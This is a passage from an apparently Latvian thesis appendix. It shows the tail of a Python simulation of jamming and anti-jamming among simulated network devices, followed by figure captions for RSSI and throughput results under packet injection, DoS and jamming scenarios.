            self.generate_packet()
            time.sleep(random.uniform(1, 3))

def main():
    try:
        duration = int(input("Ievadi simulācijas ilgumu sekundēs: "))
        num_devices = int(input("Ievadi ierīču skaitu tīklā: "))
    except Exception as e:
        print(f"Kļūda ievadē: {e}")
        return
    packet_queue = Queue()

    # Izveido simulācijas ierīču procesus
    device_processes = [
        Process(target=SimulatedDevice(f"Device{i}", packet_queue).run, args=(duration,))
        for i in range(1, num_devices + 1)
    ]
    jammer = Jammer(packet_queue)
    jammer_process = Process(target=jammer.jam_packets, args=(duration,))

    # Izveidojam Manager, lai koplietotu datus starp procesiem
    manager = Manager()
    shared_data = {
        'timestamps': manager.list(),
        'original_rssi': manager.list(),
        'modified_rssi': manager.list(),
        'capacities': manager.list(),
        'sources': manager.list(),
        'jamming_timestamps': manager.list()
    }
    antijammer = AntiJammer(packet_queue, jammer, jamming_efficiency=0.8, shared_data=shared_data)
    antijammer_process = Process(target=antijammer.monitor_and_counter, args=(duration,))

    try:
        for p in device_processes:
            p.start()
        jammer_process.start()
        antijammer_process.start()

        for p in device_processes:
            p.join()
        jammer_process.join()
        antijammer_process.join()

antijammer.plot_results(output_prefix="sim_results")

antijammer.save_csv(output_filename="sim_results_data.csv")
    except Exception as e:
        print(f"Kļūda simulācijas laikā: {e}")
    print("Simulācija pabeigta. Grafiki saglabāti, dati saglabāti CSV failā.")

if __name__ == "__main__":
    main()
```


2. pielikums

RSSI un caurlaidspējas mērījumu rezultāti pakešu injekcijas uzbrukuma un pretpasākuma 60 sekunžu darbības laikā













RSSI un caurlaidspējas mērījumu rezultāti pakešu injekcijas uzbrukuma un pretpasākuma 120 sekunžu darbības laikā













RSSI un caurlaidspējas mērījumu rezultāti *DoS* uzbrukuma un pretpasākuma 60 sekunžu darbības laikā







RSSI un caurlaidspējas mērījumu rezultāti *DoS* uzbrukuma un pretpasākuma 120 sekunžu darbības laikā







RSSI un caurlaidspējas mērījumu rezultāti traucēšanas uzbrukuma un pretpasākuma 60 sekunžu darbības laikā







RSSI un caurlaidspējas mērījumu rezultāti traucēšanas uzbrukuma un pretpasākuma 120 sekunžu darbības laikā







RSSI un caurlaidspējas simulācijas mērījumu rezultāti pakešu injekcijas uzbrukumu un pretpasākuma 60 sekunžu darbības laikā (trīs ierīces)







RSSI un caurlaidspējas simulācijas mērījumu rezultāti pakešu injekcijas uzbrukumu un pretpasākuma 60 sekunžu darbības laikā (10 ierīces)







RSSI un caurlaidspējas simulācijas mērījumu rezultāti pakešu injekcijas uzbrukumu un pretpasākuma 60 sekunžu darbības laikā (līdz 30 ierīcēm)







RSSI un caurlaidspējas simulācijas mērījumu rezultāti pakešu injekcijas uzbrukumu un pretpasākuma 120 sekunžu darbības laikā (trīs ierīces)







RSSI un caurlaidspējas simulācijas mērījumu rezultāti pakešu injekcijas uzbrukumu un pretpasākuma 120 sekunžu darbības laikā (10 ierīces)







RSSI un caurlaidspējas simulācijas mērījumu rezultāti pakešu injekcijas uzbrukumu un pretpasākuma 120 sekunžu darbības laikā (līdz 30 ierīcēm)







RSSI un caurlaidspējas simulācijas mērījumu rezultāti *DoS* uzbrukumu un pretpasākuma 60 sekunžu darbības laikā (trīs ierīces)







RSSI un caurlaidspējas simulācijas mērījumu rezultāti *DoS* uzbrukumu un pretpasākuma 60 sekunžu darbības laikā (10 ierīces)







RSSI un caurlaidspējas simulācijas mērījumu rezultāti *DoS* uzbrukumu un pretpasākuma 60 sekunžu darbības laikā (līdz 30 ierīcēm)







RSSI un caurlaidspējas simulācijas mērījumu rezultāti *DoS* uzbrukumu un pretpasākuma 120 sekunžu darbības laikā (trīs ierīces)







RSSI un caurlaidspējas simulācijas mērījumu rezultāti *DoS* uzbrukumu un pretpasākuma 120 sekunžu darbības laikā (10 ierīces)







RSSI un caurlaidspējas simulācijas mērījumu rezultāti *DoS* uzbrukumu un pretpasākuma 120 sekunžu darbības laikā (līdz 30 ierīcēm)







RSSI un caurlaidspējas simulācijas mērījumu rezultāti traucēšanas uzbrukums un pretpasākuma 60 sekunžu darbības laikā (trīs ierīces)






